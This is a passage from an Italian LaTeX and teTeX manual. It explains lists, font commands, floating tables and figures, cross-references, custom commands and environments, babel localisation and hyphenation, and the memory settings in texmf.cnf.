  centra orizzontalmente il testo;
- **`quote`**
  **`quotation`**
  fa rientrare leggermente il testo a destra e a sinistra;
- **`verbatim`**
  mantiene il testo esattamente come digitato nel sorgente.

L'esempio seguente mostra i comandi necessari a centrare il testo «Ciao a tutti!».

```
\begin{center}
Ciao a tutti!
\end{center}
```

### 104.6.7 Elenchi

Alcuni ambienti sono predisposti per la realizzazione di elenchi di vario tipo. Quelli più comuni sono **`description`**, **`enumerate`** e **`itemize`**. L'esempio seguente mostra la definizione di un elenco descrittivo.

```
\begin{description}
\item Primo elemento
\item Secondo elemento
\end{description}
```

L'ambiente **`description`** richiede l'inserimento al suo interno di una serie di voci il cui inizio è marcato dall'istruzione **`\item`**. Il risultato che si ottiene è simile a quello seguente:

```
Primo elemento

Secondo elemento
```

L'esempio seguente mostra la definizione di un elenco numerato.

```
\begin{enumerate}
\item Primo elemento
\item Secondo elemento
\end{enumerate}
```

L'ambiente **`enumerate`** richiede l'inserimento al suo interno di una serie di voci il cui inizio è marcato dall'istruzione **`\item`**. Il risultato che si ottiene è simile a quello seguente:

```
1  Primo elemento
2  Secondo elemento
```

L'esempio seguente mostra la definizione di un elenco puntato.

```
\begin{itemize}
\item Primo elemento
\item Secondo elemento
\end{itemize}
```

L'ambiente **`itemize`** richiede l'inserimento al suo interno di una serie di voci il cui inizio è marcato dall'istruzione **`\item`**. Il risultato che si ottiene è simile a quello seguente:

```
*  Primo elemento
*  Secondo elemento
```

### 104.6.8 Caratteri

Le caratteristiche principali di un carattere sono lo stile, la serie (forma) e il corpo. Lo stile e la serie può essere definito utilizzando istruzioni del tipo seguente,

`\`⟨*stile-serie*⟩`{`⟨*testo*⟩`}`

oppure, nella forma dichiarativa,

`\`⟨*stile-serie*⟩

e

`\begin{`⟨*stile-serie*⟩`}...\end{`⟨*stile-serie*⟩`}`

I nomi delle istruzioni cambiano a seconda che si utilizzi un modo oppure l'altro. Per esempio, per scrivere un testo in corsivo, si possono utilizzare questi due modi.

```
\textit{Testo in corsivo}
```

```
\begin{itshape}Testo in corsivo\end{itshape}
```

In particolare, il secondo tipo rappresenta una forma dichiarativa, che quindi ne permette l'utilizzo senza specificare un ambiente: quando si incontra l'istruzione il testo cambia aspetto e continua così fino alla prossima dichiarazione che dovesse cambiare quella caratteristica particolare. Ciò consente di utilizzare dichiarazioni cumulative. Per esempio, **`\itshape\bfseries`** inizia un testo corsivo e neretto.

| L'utente dovrebbe evitare di utilizzare la forma dichiarativa, sia per ciò che riguarda lo stile e la serie dei caratteri che il corpo. |
|---|

Seguono alcune istruzioni che utilizzano la forma **`\`**⟨*stile-serie*⟩`{`⟨*testo*⟩`}` per modificare lo stile e la serie dei caratteri.

- **`textnormal`** testo normale.
- **`textrm`** tondo;
- **`textit`** corsivo;
- **`textbf`** neretto;
- **`textup`** normale, in contrapposizione al neretto;
- **`textsl`** inclinato;
- **`textsf`** lineare (stile senza grazie);
- **`texttt`** dattilografico (stile a larghezza uniforme).
- **`textsc`** maiuscoletto.

Segue l'elenco degli stessi stili e delle serie, attraverso istruzioni del tipo **`\`**⟨*stile-serie*⟩, ovvero **`\begin`**{⟨*stile-serie*⟩}`...`**`\end`**{⟨*stile-serie*⟩}.

- **`normalfont`** testo normale.
- **`rmfamily`** tondo;
- **`itshape`** corsivo;
- **`bfseries`** neretto;
- **`upshape`** normale, in contrapposizione al neretto;
- **`slshape`** inclinato;
- **`sffamily`** lineare (stile senza grazie);
- **`ttfamily`** dattilografico (stile a larghezza uniforme).
- **`scshape`** maiuscoletto.

Oltre allo stile e alla serie (la forma) del carattere può essere definito il corpo, e per questo sono disponibili un gruppo di istruzioni relative. La dimensione effettiva corrispondente a ognuna di queste istruzioni dipende dalle definizioni contenute nello stile generale che rappresenta la classe del documento sul quale si sta lavorando.

Le istruzioni che definiscono il corpo dei caratteri possono essere espresse in forma dichiarativa (cioè collocate nel testo in modo che abbiano effetto da quel punto in poi, fino a quando dovesse essere incontrata un'istruzione contraria), oppure in forma di ambiente. È il caso di ripetere che è meglio evitare la forma dichiarativa, a meno che ci sia un buon motivo per usarla. I due esempi seguenti chiariscono queste due modalità.

```
Testo normale \small testo ridotto \large testo ingrandito.\normalsize
```

```
Testo normale \begin{small} testo ridotto \end{small}
\begin{large} testo ingrandito.\end{large}
```

I nomi utilizzabili come istruzioni di dimensionamento del testo sono i seguenti, e rappresentano una sequenza in ordine crescente di grandezza.

- **`tiny`**
- **`scriptsize`**
- **`footnotesize`**
- **`small`**
- **`normalsize`** (corpo predefinito)
- **`large`**
- **`Large`**
- **`LARGE`**
- **`huge`**
- **`Huge`**

### 104.6.9 Delimitazione dei paragrafi

I paragrafi sono suddivisi normalmente con l'inserimento di una semplice riga bianca (può contenere spazi, caratteri di tabulazione, oppure soltanto il codice di interruzione di riga). Se necessario, si può utilizzare un'istruzione esplicita: **`\par`**.

## 104.7 Oggetti flottanti

LaTeX prevede l'uso di oggetti flottanti a cui generalmente non viene consentito di essere collocati esattamente nel punto dove appaiono nel testo. Infatti, la loro caratteristica più importante è quella di non poter essere spezzati nella divisione tra una pagina e l'altra, e da questo, la necessità di poterli riposizionare convenientemente. Questi oggetti sono generalmente solo delle immagini o delle tabelle.

I comandi di dichiarazione di questi elementi prevedono l'uso di un'opzione contenente una sigla che esprime la preferenza nella loro collocazione. Le possibilità tra cui si può scegliere riguardano il posizionamento:

- nel punto esatto in cui viene dichiarato l'oggetto;
- all'inizio della stessa pagina;
- alla fine della stessa pagina;
- in una pagina a parte, riservata per questo scopo.

Queste quattro possibilità corrispondono alle sigle: **`h`** (*here*), **`t`** (*top*), **`b`** (*bottom*), **`p`** (*page*).

LaTeX non consente di imporre un'unica possibilità, quindi non si può pretendere che l'oggetto venga collocato sempre solo dove si trova la sua dichiarazione. Quello che si può fare è stabilire un ordine di preferenza, utilizzando le sigle citate. Se l'opzione di posizionamento dell'oggetto non viene utilizzata, LaTeX intende l'uso della sigla **`tbp`**, cioè in alto, in basso o in una nuova pagina, escludendo la posizione naturale. Probabilmente, la maggior parte delle persone preferiranno usare l'opzione **`htbp`**, che pone come prima possibilità il collocamento nella posizione in cui l'oggetto viene dichiarato.

### 104.7.1 Tabelle

La tabella è uno di quegli oggetti che vengono gestiti preferibilmente in modo flottante con LaTeX. La tabella flottante, come tale, prevede la possibilità di indicare una collocazione attraverso le sigle **`h`**, **`t`**, **`b`** e **`p`**. La gestione delle tabelle di LaTeX non è molto semplice, e qui viene mostrato solo un modo semplificato.

La dichiarazione della tabella è delimitata dall'ambiente **`table`**, all'interno del quale può essere utilizzato il comando **`\caption`** per indicare il titolo e una didascalia.

```
\begin{table}[⟨posizione⟩]
...
...
\caption{⟨didascalia⟩}
\end{table}
```

Ciò che deve essere definito all'interno di questo ambiente è il punto più delicato. In linea generale, LaTeX consente l'inserimento di ciò che si vuole, solo che di solito si utilizzano dei comandi che servono a definire un reticolo di celle per una tabella come si è abituati a immaginarla. Come accennato, viene mostrata una sintassi semplificata.

```
\begin{table}[⟨posizione⟩]
\begin{tabular}{⟨colonne⟩}
⟨colonna-1⟩&⟨colonna-2⟩... \\
⟨colonna-1⟩&⟨colonna-2⟩&⟨colonna-3⟩... \\
...
...
...
\end{tabular}
\caption{⟨didascalia⟩}
\end{table}
```

Come si vede, viene inserito l'ambiente **`tabular`** che prevede un argomento attraverso il quale si devono indicare preventivamente le colonne e le separazioni verticali utilizzate:

- **l** rappresenta una colonna il cui contenuto deve essere allineato a sinistra;
- **r** rappresenta una colonna il cui contenuto deve essere allineato a destra;
- **c** rappresenta una colonna il cui contenuto deve essere centrato;
- **|** rappresenta una separazione tra colonne attraverso una linea verticale.

Per esempio, la sigla **|l|c|r|** rappresenta l'intenzione di dichiarare tre colonne, delimitate da linee verticali, dove la prima contiene testo allineato a sinistra, la seconda al centro e la terza a destra. In alternativa, **|lcr|** rappresenta le stesse colonne con gli stessi allineamenti, ma senza le due linee verticali che circoscrivono la colonna centrale.

Sempre nell'ambito dell'uso elementare delle tabelle di LaTeX, è bene ricordare la possibilità di inserire delle linee orizzontali di separazione tra una riga e l'altra della tabella. Questo si ottiene con il comando **\hline**.

Le tabelle di LaTeX permettono di ottenere risultati anche molto complessi, per i quali è necessario un po' di studio. Gli esempi seguenti rimangono su questo strato superficiale di utilizzo.

Esempi

```
\begin{table}[htbp]
\begin{tabular}{ll}
\hline
dispositivo &  descrizione \\
\hline
/dev/hda    &  il primo disco fisso IDE/EIDE \\
/dev/hda1   &  la prima partizione del primo disco fisso IDE/EIDE \\
/dev/hdb    &  il secondo disco fisso IDE/EIDE \\
/dev/hdb1   &  la prima partizione del secondo disco fisso IDE/EIDE \\
\hline
\end{tabular}
\caption{Alcuni nomi di dispositivo utilizzati da Linux.}
\end{table}
```

L'esempio mostra una tabella molto semplice, che può essere collocata in qualunque posizione (**htbp**), composta da due sole colonne allineate a sinistra. La prima riga, per evidenziarla, è preceduta e seguita da una linea orizzontale (**\hline**), e anche la fine della tabella è conclusa da un'altra linea orizzontale finale. Prima della conclusione dell'ambiente **table**, viene inserita una didascalia con il comando **\caption**.

```
\begin{table}[htbp]
\begin{center}
\begin{tabular}{|ll|}
\hline
dispositivo &  descrizione \\
\hline
/dev/hda    &  il primo disco fisso IDE/EIDE \\
/dev/hda1   &  la prima partizione del primo disco fisso IDE/EIDE \\
/dev/hdb    &  il secondo disco fisso IDE/EIDE \\
/dev/hdb1   &  la prima partizione del secondo disco fisso IDE/EIDE \\
\hline
\end{tabular}
\end{center}
\caption{Alcuni nomi di dispositivo utilizzati da Linux.}
\end{table}
```

Si tratta dello stesso esempio mostrato precedentemente, con la differenza che alla sinistra e alla destra, la tabella è racchiusa tra due righe verticali (lo si vede nell'argomento della dichiarazione dell'ambiente tabellare: **\begin**{**tabular**}{**|ll|**}). Inoltre, l'ambiente tabellare è centrato, e questo significa che la tabella apparirà centrata orizzontalmente nel documento.

```
\begin{table}[htbp]
\begin{center}
\begin{tabular}{|ll|}
\hline
dispositivo &  descrizione \\
\hline
/dev/hda    &  il primo disco fisso IDE/EIDE \\
/dev/hda1   &  la prima partizione del primo disco fisso IDE/EIDE \\
```

```
/dev/hdb    &  il secondo disco fisso IDE/EIDE \\
/dev/hdb1   &  la prima partizione del secondo disco fisso IDE/EIDE \\
\hline
\end{tabular}
\end{center}
\caption{\label{tabella-dispositivi-vari}
    Alcuni nomi di dispositivo utilizzati da Linux.
}
\end{table}
```

Rispetto all'esempio precedente, viene aggiunto all'interno della didascalia un'etichetta attraverso il comando **`\label`**. In questo modo è possibile fare riferimento alla tabella all'interno del documento.

### 104.7.2 Figure

La figura è un altro dei tipici oggetti gestiti in modo flottante da LaTeX. Anche in questo caso si utilizzano le sigle **`h`**, **`t`**, **`b`** e **`p`**, per definire la preferenza nella collocazione finale. Come nel caso delle tabelle, viene specificato un ambiente flottante per le figure, e al suo interno vengono aggiunti i comandi necessari a incorporare ciò che si vuole rappresentare in qualità di figura, in qualunque forma essa sia.

`\begin{figure}[`⟨*posizione*⟩`]`

`...`

`...`

`\caption{`⟨*didascalia*⟩`}`

`\end{figure}`

Come nel caso delle tabelle, all'interno dell'ambiente **`figure`** può essere collocata una didascalia, rappresentata dal comando **`\caption`**.

LaTeX, attraverso le sue macro, non gestisce direttamente l'inclusione di file di immagini. Per questo ci si avvale normalmente di macro esterne, di solito si tratta di **`epsfig`**, che fa comunque parte del corredo normale di LaTeX. In tal caso, viene utilizzato il comando **`\usepackage`**{**`epsfig`**} nel preambolo del documento LaTeX. Il pacchetto **`epsfig`** consente l'inserzione di immagini EPS (*Encapsulated PostScript*) nel testo, con il comando omonimo **`\epsfig`**. Questo richiede un argomento composto da diverse parti, separate da virgole; semplificando si può indicare come nella sintassi seguente:

`\epsfig{file=`⟨*file-eps*⟩`,height=`⟨*altezza*⟩`,angle=`⟨*rotazione*⟩`}`

Il file rappresenta il percorso completo o relativo di un file EPS oppure PostScript, ma senza estensione: il pacchetto **`epsfig`** si attende di trovarlo con l'estensione `.ps`. L'altezza viene espressa nell'unità di misura desiderata, e l'ampiezza viene regolata di conseguenza, in modo relativo. Infine, l'angolo di rotazione permette di girare l'immagine; di solito si lascia il valore zero.

> L'uso del pacchetto **`epsfig`** è compatibile con pdfLaTeX, che incorpora immagini in formato PNG. Questi file vengono cercati nello stesso percorso, ma con estensione `.png`.

#### Esempi

```
\begin{figure}[hbp]
\epsfig{file=figure/prova,height=5cm,angle=0}
\end{figure}
```

Dichiara un ambiente **`figure`** (flottante) che potrà essere collocato nella posizione in cui appare, oppure nella parte inferiore della pagina, o ancora in una pagina a sé stante. All'interno dell'ambiente inserisce un'immagine, attraverso il comando **`\epsfig`**, ottenuta dal file `figure/prova.ps`, il quale viene ridimensionato in modo che la sua altezza sia di 5 cm, e non viene ruotato in alcun modo.

```
\begin{figure}[hbp]
\begin{center}
\epsfig{file=figure/prova,height=5cm,angle=0}
\end{center}
\caption{\label{figura-prova} Una figura di prova.}
\end{figure}
```

Rispetto all'esempio precedente, l'immagine viene centrata in orizzontale, e viene aggiunta una didascalia contenente un'etichetta, che permette di fare riferimento all'immagine.

### 104.7.3 Contenuto degli ambienti flottanti

Gli ambienti flottanti **`\table`** e **`\figure`** si distinguono solo per una ragione sottile: la numerazione. Verrà descritto meglio in seguito l'uso dei comandi per i riferimenti incrociati all'interno del testo. Per il momento, basti sapere che i riferimenti fatti a etichette contenute nell'ambiente **`\table`** seguono una numerazione differente da **`\figure`**.[2]

Volendo provare, è possibile verificare che si può inserire una tabella, precisamente un ambiente **`\tabular`** in un ambiente **`\figure`**, e nello stesso modo un'immagine in un ambiente **`\table`**. Pensandoci un momento si può intendere che nessuno vieta di realizzare una tabella utilizzando un programma di disegno, e nello stesso modo, un'immagine potrebbe essere costituita da una tabella, o anche da del testo letterale.

Evidentemente dipende dall'autore decidere quale sia l'involucro più adatto per l'oggetto flottante che si sta creando.

Prima di concludere questo argomento, è il caso di chiarire che si possono inserire nel testo delle tabelle e delle immagini non flottanti. Evidentemente, basta non inserirle negli ambienti descritti nelle sezioni precedenti; ovvero, basta usare l'ambiente **`\tabular`** da solo e il comando **`\epsfig`** nel testo normale.

## 104.8 Etichette e riferimenti

LaTeX mette a disposizione pochi comandi per la creazione di riferimenti incrociati all'interno del testo. Attraverso il comando **`\label`** è possibile definire un'etichetta alla quale si può fare riferimento con i comandi **`\ref`** o **`\pageref`**.

Il punto fissato da un'etichetta può essere indicato come parte di un elemento del documento o come contenuto di una pagina particolare. Nel secondo caso si utilizza il comando **`\pageref`** che si trasforma nel numero di pagina in cui si trova il testo contenente l'etichetta di destinazione. Quando si vuole fare riferimento a un elemento del documento, inteso come capitolo, sezione, o come figura, tabella, o altro, si usa semplicemente il comando **`\ref`**.

`\label{`⟨*stringa-di-riferimento*⟩`}`

La sintassi mostra il modo in cui può essere usato il comando **`\label`**. Il suo unico argomento è una stringa che può essere composta da lettere numeri e simboli di punteggiatura.

La posizione in cui viene collocato il comando **`\label`** è importante, in quanto sarà diverso il comportamento di **`\ref`** nel momento in cui dovesse servire. Se l'etichetta viene dichiarata all'interno di testo normale, il riferimento generico a questa restituisce un numero, più o meno articolato, che indica la sezione o il capitolo in cui si trova; se invece questa viene dichiarata all'interno di un ambiente numerato, come una tabella o una figura, il riferimento a questa genera il numero corrispondente a questo elemento.

`\pageref{`⟨*stringa-di-riferimento*⟩`}`

`\ref{`⟨*stringa-di-riferimento*⟩`}`

La sintassi per i comandi che fanno riferimento a un'etichetta è la stessa. Quello che cambia è il tipo di riferimento che si ottiene, come già è stato descritto.

Esempi

```
Il programma \texttt{init} \label{programma-init} controlla tutti
gli altri processi.
```

In questa frase appare un'etichetta che serve a segnalare il punto in cui si parla del programma **`init`** (che tra l'altro è stato evidenziato utilizzando un carattere dattilografico). Per questo è stata usata la stringa **`programma-init`**.

```
Il programma \texttt{init} (che è stato introdotto nella sezione
\ref{programma-init}) corrisponde al processo numero 1.
```

Qui, si vuole fare riferimento alla sezione in cui si parlava di **`init`**, e quindi se ne richiama il numero attraverso il comando **`\ref`**.

```
Il programma \texttt{init} (vedere pagina \pageref{programma-init})
corrisponde al processo numero 1.
```

Come nell'esempio precedente, ma si fa riferimento al numero della pagina.

```
\begin{figure}[hbp]
\begin{center}
\epsfig{file=figure/prova,height=5cm,angle=0}
\end{center}
\caption{\label{figura-prova} Una figura di prova.}
\end{figure}
```

[2] Perché il sistema dei riferimenti funzioni come descritto, è necessario che l'etichetta sia contenuta all'interno di un comando **`\caption`**, oppure lo segua immediatamente.

All'interno dell'ambiente **`figure`**, precisamente nella didascalia, viene dichiarata un'etichetta che permette di fare riferimento al numero della figura, invece che al testo in cui appare.

```
La figura \ref{figura-prova} mostra...
```

Il riferimento a un'etichetta posta nell'ambiente di una figura, o di una tabella, o di un altro elemento numerato, restituisce il numero di quell'elemento.

## 104.9 Personalizzazione

Le spiegazioni date finora sull'uso di LaTeX sono insufficienti per poterne apprezzare effettivamente le potenzialità. Tuttavia, vale la pena di accennare a qualche particolare sulla configurabilità del sistema.

### 104.9.1 Definizione e ridefinizione

Nel momento in cui si lavora con documenti di grandi dimensioni, oppure si sta preparando una ***veste grafica*** per le proprie pubblicazioni, è importante creare una serie di istruzioni personalizzate per la creazione di ambienti, anche se queste non sono altro che una copia di istruzioni già esistenti. Il vantaggio di questo modo di procedere sta nella possibilità successiva di cambiare tutta la veste grafica semplicemente modificando il funzionamento delle istruzioni personalizzate.

LaTeX prevede anche la possibilità di ridefinire istruzioni già esistenti, ma in tal caso è importante attribuire un senso particolare (e personale) a quelle istruzioni.

L'istruzione **`\newcommand`** permette di creare un comando nuovo, mentre **`\renewcommand`** permette di ridefinirne uno già dichiarato in precedenza.

`\newcommand`{⟨*comando*⟩} [⟨*n-argomenti*⟩] {⟨*definizione*⟩}

`\newcommand`{⟨*comando*⟩} [⟨*n-argomenti*⟩] [⟨*argomento-predefinito*⟩] {⟨*definizione*⟩}

`\renewcommand`{⟨*comando*⟩} [⟨*n-argomenti*⟩] {⟨*definizione*⟩}

`\renewcommand`{⟨*comando*⟩} [⟨*n-argomenti*⟩] [⟨*argomento-predefinito*⟩] {⟨*definizione*⟩}

Se il comando può avere degli argomenti, è necessario indicarne il numero, attraverso una sola cifra numerica da 1 a 9; inoltre, è possibile specificare il primo argomento predefinito, da utilizzare nel caso non ne sia fornito alcuno. Infine, se si prevedono degli argomenti, questi vengono inseriti nella stringa di definizione del comando utilizzando delle metavariabili nella forma **`#n`**, dove il numero rappresenta l'*n*-esimo argomento.

Una volta dichiarato o ridichiarato il comando, questo può essere utilizzato attraverso una sintassi riassumibile nel modo seguente, dove gli argomenti eventuali, appaiono tra parentesi graffe.

`\comando` [{⟨*argomento*⟩}] ...

L'utilizzo più semplice, riguarda la definizione di un comando senza argomenti, come nell'esempio seguente, dove viene dichiarato **`\bftt`** il cui scopo è quello di iniziare l'uso di un carattere neretto e dattilografico.

```
\newcommand{\bftt}{\bfseries\ttfamily}
```

Come si vede, lo scopo è solo quello di sostituire a **`\bftt`**, i comandi **`\bfseries`** e **`\ttfamily`**. Quello che segue è un esempio di come potrebbe essere utilizzato.

```
Il file \bftt mio-file \normalfont contiene...
```

Secondo l'esempio, la parola «mio-file» viene evidenziata in neretto e dattilografico, e subito dopo, attraverso il comando **`\normalfont`**, riprende lo stile normale.

L'esempio seguente definisce un comando che richiede un argomento. Ciò che si ottiene servirà a delimitare una zona in neretto dattilografico.

```
\newcommand{\bftt}[1]{\textbf{texttt{#1}}}
```

Lo scopo è quello di sostituire al comando **`\bftt`**`{...}`, i comandi **`\textbf`**`{`**`\texttt`**`{...}}`. Quello che segue è un esempio di come potrebbe essere utilizzato; si può osservare che in questo caso non occorre riconvertire il testo dopo la zona delimitata con le parentesi graffe.

```
Il file \bftt{mio-file} contiene...
```

L'esempio seguente, utilizzando sempre un solo argomento, ha lo scopo di replicarlo cambiandone leggermente lo stile.

```
\newcommand{\triplo}[1]{\textit{#1} \textbf{#1} \texttt{#1}}
```

Utilizzandolo nel modo seguente, si ottiene la ripetizione della parola «tanto» per tre volte, e ognuna con uno stile differente: corsivo, neretto e dattilografico.

```
Ti amo \triplo{tanto}...
```

Prima di proseguire, vale la pena di vedere un esempio in cui si dichiara un comando che prevede l'uso di più argomenti.

```
\newcommand{\somma}[3]{\texttt{#1}+\texttt{#2}=\texttt{#3}}
```

Utilizzando il comando appena creato nel modo seguente, si ottiene esattamente il testo **`5+6=11`**, dove i numeri sono in dattilografico, e i segni sono composti con caratteri normali.

```
\somma{5}{6}{11}
```

Oltre a questo è possibile definire, o ridefinire, degli ambienti da utilizzare nei comandi **`\begin`**{`...`} e **`\end`**{`...`}. Per queste operazioni si utilizzano le istruzioni **`\newenvironment`** e **`\renewenvironment`**.

`\newenvironment`{⟨*ambiente*⟩}`[`⟨*n-argomenti*⟩`]`{⟨*def-iniziale*⟩}{⟨*def-finale*⟩}

`\newenvironment`{⟨*ambiente*⟩}`[`⟨*n-argomenti*⟩`][`⟨*argomento-predefinito*⟩`]`{⟨*def-iniziale*⟩}{⟨*def-finale*⟩}

`\renewenvironment`{⟨*ambiente*⟩}`[`⟨*n-argomenti*⟩`]`{⟨*def-iniziale*⟩}{⟨*def-finale*⟩}

Se la dichiarazione del nuovo ambiente può avere degli argomenti, è necessario indicarne il numero, attraverso una sola cifra numerica da 1 a 9, e questi possono essere utilizzati **solo** nella definizione di inizio, attraverso le metavariabili **`#`*`n`***. Come nel caso della dichiarazione di un nuovo comando, è possibile specificare il primo argomento predefinito, da utilizzare nel caso non ne sia fornito alcuno.

Una volta dichiarato o ridefinito l'ambiente, questo può essere utilizzato attraverso una sintassi riassumibile nel modo seguente, dove gli argomenti eventuali, appaiono tra parentesi graffe.

`\begin`{⟨*ambiente*⟩}
⟨*testo-contenuto*⟩
`...`
`\end`{⟨*ambiente*⟩}

`\begin`{⟨*ambiente*⟩}{⟨*argomento*⟩}`...`
⟨*testo-contenuto*⟩
`...`
`\end`{⟨*ambiente*⟩}

L'utilizzo più semplice, riguarda la definizione di un ambiente senza argomenti, come nell'esempio seguente, dove viene dichiarato l'ambiente **`\bftt`** il cui scopo è quello di iniziare l'uso di un carattere neretto e dattilografico.

```
\newenvironment{bftt}{\bfseries\ttfamily}{\normalfont}
```

Come si vede, lo scopo è quello di sostituire **`\begin`**{**`bftt`**} con il comando **`\bfseries\ttfamily`** e di rimpiazzare **`\end`**{**`bftt`**} con il comando **`\normalfont`**.

### 104.9.2 File di stile

La personalizzazione di istruzioni LaTeX può avvenire all'interno del documento stesso, ma generalmente è preferibile creare un file di stile da includere con l'istruzione **`\usepackage`**{⟨*file-di-stile*⟩}.

Quando si crea un nuovo stile conviene fare una copia di uno di quelli già utilizzati da LaTeX e quindi modificarlo.

Quando si utilizza teTeX, questi file di stile dovrebbero trovarsi nella directory `texmf/tex/latex/base/`.

## 104.10 Nazionalizzazione

I problemi legati alla nazionalizzazione del funzionamento di LaTeX riguardano in particolare i termini utilizzati automaticamente (come *Chapter*, *Index* e simili) e la separazione in sillabe.

### 104.10.1 Terminologia

A seconda dello stile generale del documento che si scrive, quasi sempre, il risultato finale contiene parole inserite automaticamente da LaTeX. Questi termini sono definiti all'interno del file di stile che identifica la classe del documento.

Per modificare questo comportamento si può utilizzare uno stile aggiuntivo, scelto tra quelli contenuti nella directory `texmf/tex/generic/babel/`, oppure si può creare uno stile personalizzato in cui si ridefiniscono le istruzioni che dichiarano questi termini.

Lo stile aggiuntivo viene caricato normalmente con il comando seguente, posto nel preambolo del documento.

```
\usepackage[italian]{babel}
```

## 104.10.2 Sillabazione

La sillabazione è configurata attraverso il file `texmf/tex/generic/config/language.dat`, il quale a sua volta fa riferimento a file contenuti in `texmf/tex/generic/hyphen/`.

Se all'interno di questo file sembra non essere attivata la sillabazione per la lingua italiana, conviene modificarlo attraverso il sistema di configurazione di teTeX, descritto più avanti in questo capitolo.

Se la lingua italiana, o quella che interessa, risulta già attivata, oppure se è stata fatta la procedura per attivarla, si può controllare nel file `texmf/web2c/latex.log`, soprattutto per determinare il numero corrispondente che gli è stato assegnato. Se si trova una riga simile a quella seguente, significa che la sillabazione in italiano è disponibile.

```
\l@italian=\language3
```

### 104.10.2.1 Inconvenienti legati alla sillabazione

Se quello che si scrive è un documento tecnico pieno di termini che non fanno parte della lingua italiana, forse conviene disabilitare la sillabazione per evitare la suddivisione di termini stranieri in modo errato. Per farlo, dovrebbe essere sufficiente prevedere l'uso della sillabazione nulla (*nohyphenation*), e attivarla nel documento nello stesso modo in cui si farebbe per un linguaggio normale.

Per esempio, se nel file `texmf/web2c/latex.log` si trova la riga seguente,

```
\l@nohyphenation=\language4
```

molto probabilmente dovrebbe essere sufficiente utilizzare il comando **`\language4`** nel documento. Se però, per qualche ragione questo non dovesse funzionare, si possono sempre usare metodi drastici: configurare il file `texmf/tex/generic/config/language.dat` commentando tutte le direttive, e annullando in ogni caso il sistema di sillabazione.

## 104.10.3 Spaziatura orizzontale

Secondo una regola della tipografia del passato, ormai condannata generalmente, era necessario aumentare lo spazio che divide la fine di un periodo dall'inizio del successivo. Per qualche ragione si trovano ancora documenti in lingua inglese che seguono questa regola, anche quando si tratta di file di testo.

Purtroppo TeX segue quella filosofia e tende a rendere più grande lo spazio orizzontale che c'è tra un punto finale e la parola successiva se questa ha l'iniziale maiuscola. Oltre a tutto, questo sistema crea delle difficoltà nella scrittura degli acronimi o delle abbreviazioni. Si pone rimedio utilizzando il comando **`\frenchspacing`** nel preambolo del documento.

## 104.10.4 Codifica

LaTeX permette l'uso di diverse codifiche, cioè diverse sequenze di simboli nei tipi di carattere utilizzati. Il tipo più vecchio è OT1, definito anche *TeX text*; il più recente, e anche quello che viene usato di solito è T1, definito anche *TeX text extended*. L'utilizzo della codifica T1 è necessaria se si vuole scrivere un documento che nel sorgente fa uso della codifica ISO latin-1.

La selezione della codifica TeX avviene attraverso il caricamento del pacchetto **`fontenc`**, indicando come opzione la sigla della codifica desiderata.

```
\usepackage[T1]{fontenc}
```

L'esempio mostra il caricamento della codifica T1, che è quella che dovrebbe essere utilizzata nella maggior parte dei casi.

## 104.10.5 Nazionalizzazione in pratica

La definizione del sistema di sillabazione è sempre necessario, mentre si è accennato poco sopra al problema dei termini da tradurre. Il modo più semplice per risolvere il problema della nazionalizzazione (dopo avere sistemato la sillabazione) è quello di utilizzare le istruzioni seguenti nel preambolo.

```
\documentclass...
...
\usepackage[italian]{babel}
\usepackage[latin1]{inputenc}
\usepackage[T1]{fontenc}
\frenchspacing
...
\begin{document}
...
```

In questo modo, se è stata definita una sillabazione italiana, questa viene attivata automaticamente; i termini come «capitolo», «pagina»,... sono tradotti in italiano; l'insieme dei caratteri che possono essere usati nel sorgente è ISO 8859-1 (ovvero «latin1»), avendo richiesto la codifica **`latin1`** e T1, quindi il sorgente può essere scritto utilizzando le lettere accentate senza la necessità di utilizzare codici macro particolari.

Se per qualche ragione si vuole redigere un testo multilingua, è possibile utilizzare il pacchetto **`babel`** con l'indicazione di più linguaggi, come nel modo seguente:

```
\usepackage[italian,english]{babel}
```

Successivamente, per selezionarne uno, basta usare il comando **`\selectlanguage`**, con il nome prescelto. Ciò avrà effetto fino all'uso di un altro comando **`\selectlanguage`** che cambi tale indicazione.

```
...
\selectlanguage{italian}
...
\selectlanguage{english}
...
```

# 104.11 Configurazione di teTeX

Di fronte alla complicazione di una distribuzione teTeX, potrebbe sembrare assurdo l'idea di metterci le mani, pensando addirittura di modificare le impostazioni generali di teTeX. Tuttavia, quando si maneggiano documenti eccezionalmente voluminosi, come nel caso di questo, potrebbe essere necessario modificare anche ciò che non è stato pensato per questo.

## 104.11.1 Modifiche manuali

Alla fine della trasformazione di un documento TeX/LaTeX in DVI, si può leggere nel file delle registrazioni generato un rapporto delle risorse utilizzate durante l'elaborazione. Si osservi l'esempio.

```
Here is how much of TeX's memory you used:
 2418 strings out of 25906
 45132 string characters out of 446921
 109255 words of memory out of 263001
 5196 multiletter control sequences out of 10000+0
 106774 words of font info for 69 fonts, out of 200000 for 1000
 15 hyphenation exceptions out of 1000
 33i,12n,21p,2494b,1259s stack positions out of 300i,100n,500p,30000b,4000s

Output written on texput.dvi (1844 pages, 7563800 bytes).
```

Questo è proprio il caso di un documento enorme (1844 pagine), ma prima di questo appaiono una serie di valori, dove alternativamente si vede quanto di una data risorsa è stato usato e quanto era invece disponibile. Se per qualche ragione si esaurisce una di queste risorse, l'elaborazione si interrompe con una segnalazione di errore che indica quale limite è stato superato.

Se succede, si può provare a mettere mano al file di configurazione di teTeX che dovrebbe essere `texmf/web2c/texmf.cnf`. La prima volta, non è tanto facile capire il senso delle direttive che questo contiene, ma con un po' di tentativi si dovrebbe riuscire a risolvere il problema.

Prima di tutto si può osservare che, seguendo lo stile generale di TeX, i commenti sono introdotti dal simbolo di percentuale (**`%`**). Nella prima parte del file sono annotati i percorsi dei vari componenti della distribuzione.

```
% Part 1: Search paths and directories.

% The main tree, which must be mentioned in $TEXMF, below:
TEXMFMAIN = /usr/share/texmf

% A place for local additions to a "standard" texmf tree.  For example:
%   TEXMFLOCAL = /usr/share/texmf.local

% A place where texconfig stores modifications (instead of the TEXMFMAIN
% tree). texconfig relies on the name, so don't change it.
%   TEXMF_CNF = $TEXMF.cnf

% User texmf trees can be catered for like this...
%   HOMETEXMF = $HOME/texmf

...
```

La lettura di questa parte può rivelare delle informazioni importanti riguardo la propria distribuzione teTeX. Più avanti inizia una parte più delicata: quella che definisce le dimensioni degli array utilizzati da TeX, che di conseguenza rappresentano i limiti a cui si accennava all'inizio di questa sezione.

```
% Part 3: Array and other sizes for TeX (and Metafont and MetaPost).

...

% Max number of characters in all strings, including all error messages,
% help texts, font names, control sequences.  These values apply to TeX and MP.
pool_size.context = 500000
